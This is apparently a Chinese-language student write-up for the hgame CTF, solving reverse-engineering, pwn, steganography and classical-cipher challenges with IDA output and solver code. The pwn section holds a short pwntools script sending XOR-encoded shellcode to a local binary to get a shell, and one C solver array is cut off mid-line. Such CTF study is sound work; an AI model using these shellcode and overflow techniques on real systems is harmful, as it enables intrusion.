RE

brainfxxker

通过oyeye给的维基百科大概了解了下算法，再加上hint提示了关键在于不执行"[+.]"部分，可推出解法即为通过逆循环运算，依次得出flag各位的ascii码

HelloRe

ida，启动！按下F5即可得到flag

わかります

打开ida先f5一下，第一眼看上去有点复杂...在夜深人静时慢慢分析.....

```
__int64 __fastcall sub_40094C(const char *a1)
{
  unsigned __int8 v2; // [rsp+13h] [rbp-2Dh]
  signed int i; // [rsp+14h] [rbp-2Ch]
  signed int j; // [rsp+18h] [rbp-28h]
  signed int v5; // [rsp+1Ch] [rbp-24h]
  _DWORD *ptr; // [rsp+20h] [rbp-20h]
  _DWORD *v7; // [rsp+28h] [rbp-18h]
  _DWORD *v8; // [rsp+30h] [rbp-10h]
  _DWORD *v9; // [rsp+38h] [rbp-8h]

  v2 = 1;
  v5 = strlen(a1);
  if ( v5 > 37 )
    return 0LL;
  ptr = (_DWORD *)sub_400736(36LL);
  v7 = (_DWORD *)sub_400736(36LL);
  for ( i = 0; i < v5; ++i )
  {
    ptr[i] = (char)(a1[i] >> 4);
    v7[i] = a1[i] & 0xF;
  }
  v8 = (_DWORD *)sub_40078E((__int64)ptr, (__int64)&unk_602080, 6u);
  v9 = (_DWORD *)sub_400892(v7, &unk_602080, 6LL);
  for ( j = 0; j <= 35; ++j )
  {
    if ( v8[j] != dword_602120[j] || v9[j] != dword_6021C0[j] )
      v2 = 0;
  }
  free(ptr);
  free(v7);
  free(v8);
  free(v9);
  return v2;
}
```

ptr是输入的字符串各字符二进制数据右移四位后的数组，v7则是与00001111作异或运算，由此发现v7其实就是只保留各字符ascii码后四位的数组

然后是v8部分，是ptr与自带的一组数据进行加密后的数组

```
__int64 __fastcall sub_40078E(__int64 a1, __int64 a2, unsigned int a3)
{
  signed int v4; // [rsp+Ch] [rbp-34h]
  signed int i; // [rsp+2Ch] [rbp-14h]
  signed int j; // [rsp+30h] [rbp-10h]
  signed int k; // [rsp+34h] [rbp-Ch]
  __int64 v8; // [rsp+38h] [rbp-8h]

  v4 = a3;
  v8 = sub_400736(a3);
  for ( i = 0; i < v4; ++i )
  {
    for ( j = 0; j < v4; ++j )
    {
      for ( k = 0; k < v4; ++k )
        *(_DWORD *)(v8 + 4LL * (v4 * i + j)) = *(_DWORD *)(4LL * (v4 * i + j) + v8)
                                             + *(_DWORD *)(4LL * (v4 * i + k) + a1)
                                             * *(_DWORD *)(4LL * (v4 * k + j) + a2);
    }
  }
  return v8;
}
```

一番分析后。发现这玩意本质上是个六元一次方程组……顺便百度了一下如何用excel解方程组

v9部分的加密相比之下简单很多，只是一个加减法，很容易逆运算

```
__int64 __fastcall sub_400892(__int64 a1, __int64 a2, unsigned int a3)
{
  int v4; // [rsp+Ch] [rbp-24h]
  int i; // [rsp+20h] [rbp-10h]
  int j; // [rsp+24h] [rbp-Ch]
  __int64 v7; // [rsp+28h] [rbp-8h]

  v4 = a3;
  v7 = sub_400736(a3);
  for ( i = 0; i < v4; ++i )
  {
    for ( j = 0; j < v4; ++j )
      *(_DWORD *)(v7 + 4LL * (v4 * i + j)) = *(_DWORD *)(4LL * (v4 * i + j) + a1) + *(_DWORD *)(4LL * (v4 * i + j) + a2);
  }
  return v7;
}
```

最后一步是v8与v9分别和两组数据进行比对，这两组数据都能在ida里找到。手动写了个c语言程序进行逆运算……大概的画风是这样

```
#include<stdio.h>

int main()
{
    int v8_d602120[36] = {0x7a,0xCF,0x8C,0x95,0x8E,0xA8,0x5F,0xC9,0x7A,0x91,0x88,0xA7,0x70,0xC0,0x7F,0x89,0x86,0x93,0x5f,0xcf,0x6e,0x86,0x85,0xad,0x88,0xd4,0xa0,0xa2,0x98,0xb3,0x79,0xc1,0x7e,0x7e,0
    int v9_d6021c0[36] = { 0x10,0x8,0x8,0xe,0x6,0xb,0x5,0x17,0x5,0xa,0xc,0x17,0xe,0x17,0x13,0x7,0x8,0xa,0x4,0xd,0x16,0x11,0xb,0x16,0x6,0xe,0x2,0xb,0x12,0x9,0x5,0x8,0x8,0xa,0x10,0xd};
    int unk[36] = { 8,1,7,1,1,0,4,8,1,2,3,9,3,8,6,6,4,8,3,5,7,8,8,7,0,9,0,2,3,4,2,3,2,5,4,0 };
    int str[36] = { 0 };
    int v7[36] = { 0 };
    int a1[36] = { 6,6,6,6,6,7,3,5,7,6,6,6,5,4,6,7,7,2,7,5,6,7,5,7,6,7,7,5,7,7,6,6,3,6,7 };
    int a1_2[36] = { 0 };
    for (int i = 0; i < 6; i++)
    {
        for (int j = 0; j < 6; j++)
        {
            v7[6 * i + j] = v9_d6021c0[6 * i + j] - unk[6 * i + j];
            //a1[6 * i + j] = v7[6 * i + j] ^ 0xF;
        }
    }
    for (int i = 0; i < 36; i++)
    {
        a1_2[i] = (a1[i] << 4)+v7[i];
        printf("%c %d\n",a1_2[i],v7[i]);
    }
    int a = 4;
    printf("%d %d %d %d %d %d", unk[1+a], unk[7+a], unk[13+a], unk[19+a], unk[25+a], unk[31+a]);
    return 0;
}
```


r & xor

emmm看似比较简单又没能理解的一题

作为一个ida萌新……hint教会了我按r的作用


```
v36 = __readfsqword(0x28u);
v30 = '0Y{emagh';
v31 = '_3byam_u';
v32 = '1ht_deen';
v33 = '!!!en0_s';
v34 = '}!!';
memset(v5, 0, 0x90uLL);
v6 = 1;
v7 = 7;
v8 = 92;
v9 = 18;
v10 = 38;
v11 = 11;
v12 = 93;
v13 = 43;
v14 = 11;
v15 = 23;
v16 = 23;
v17 = 43;
v18 = 69;
v19 = 6;
v20 = 86;
v21 = 44;
v22 = 54;
v23 = 67;
v24 = 66;
v25 = 85;
v26 = 126;
v27 = 72;
v28 = 85;
v29 = 30;
puts("Input the flag:");
__isoc99_scanf("%s", s);
if ( strlen(s) == 35 )
{
  for ( i = 0; i < 35; ++i )
  {
    if ( s[i] != (v5[i] ^ *((char *)&v30 + i)) )
    {
      puts("Wrong flag , try again later!");
      return 0;
```

看起来是假flag依次与v5—v29进行异或得出真flag，然而……我没能发现其中的奥秘，最后我选择了用体力弥补智力不足，下了个断点通过观察寄存器，一次一位地算出了flag……



Pro的Python教室(一)

emmm都不用下载，直接点击url就看到flag了……




```
import base64
import hashlib

enc1 = 'hgame{'
enc2 = 'SGVyZV8xc18zYXN5Xw=='
enc3 = 'PythOn}'

print 'Welcome to Processor\'s Python Classroom!\n'
print 'Here is Problem One.'
print 'There\'re three parts of the flag.'

print '-------------------------------------------------'

print 'Plz input the first part:'
first = raw_input()
if first == enc1:
    pass
else:
    print 'Sorry , You\'re so vegatable!'
    exit()

print 'Plz input the secend part:'
secend = raw_input()
secend = base64.b64encode(secend)
if secend == enc2:
    pass
else:
    print 'Sorry , You\'re so vegatable!'
    exit()

print 'Plz input the third part:'
third = raw_input()
third = base64.b32decode(third)
if third == enc3:
    pass
else:
    print 'Sorry , You\'re so vegatable!'
    exit()

print 'Oh, You got it !'
```

第一行也告诉其中部分用了base64加密，一看就是中间那段，百度在线解码，搞定，送分送得干脆利落，好评！

PWN

babysc

表面上是简单的shellcode……然而f5失败的那一刻让我这个ida萌新瞬间自闭……

后来顺着报错提示干脆把报错部分nop掉了，成功f5，然而……就这么忘了nop掉的部分，百思不得其解再次自闭

最后找帅气的Aris求救，Aris一眼就看出了我的病症（不愧是挖坑人）

分析一波，将输入的字符串与从0开始依次递增的数字异或，然后通过call直接执行输入的数据，因此只要将shellcode先异或一遍再输入

```
# -*- coding: utf-8 -*-
"""
Spyder Editor

This is a temporary script file.
"""
from pwn import *
cn=process('./babysc')
pay=("\x49\x33\xfc\x4c\x34\xc6\xb7\x61\x06\x0f\x43\x3d\xdf\x46\xb4\xef\x3e\x70\x7a\x7a\x3a\x65\x7f
\x50\xd8\xf1\x13\x4f\x55\x97\xf8\x68\x10\xe2\x73\x73\x6d\xaf\xc1\x98\x12\x25\x2e")
cn.sendline(pay)
cn.interactive()
```


aaaaaaaaaa

送分题……看代码可知输入99个以上的a就能getshell了

MISC

Hidden Image in LSB

下载神器stegsolve，点几下箭头完事



打字机

一开始还没看出来是京紫里的打字机233

根据hint谷歌识图，直接找到了一个关于京紫打字机文字解码的帖子，得到了部分小写的对照表，大写部分就是题目里给的图

CRYPTO

Mix

摩斯电码，百度了个网站解码后发现是十六进制ascii码，再手动翻译一遍得

tKs_moyDqk{bQf40e}

一开始没啥思路……翻了翻去年hgame的wp，发现了凯撒密码和栅栏密码

先是找了个在线解凯撒密码的网站，通过搜索包含hgame五个字母的解，找到了

hyg_acmrey{pet40s}

重新组合一下，easy是比较容易猜到的，剩下的字母看了看发现是密码学的英文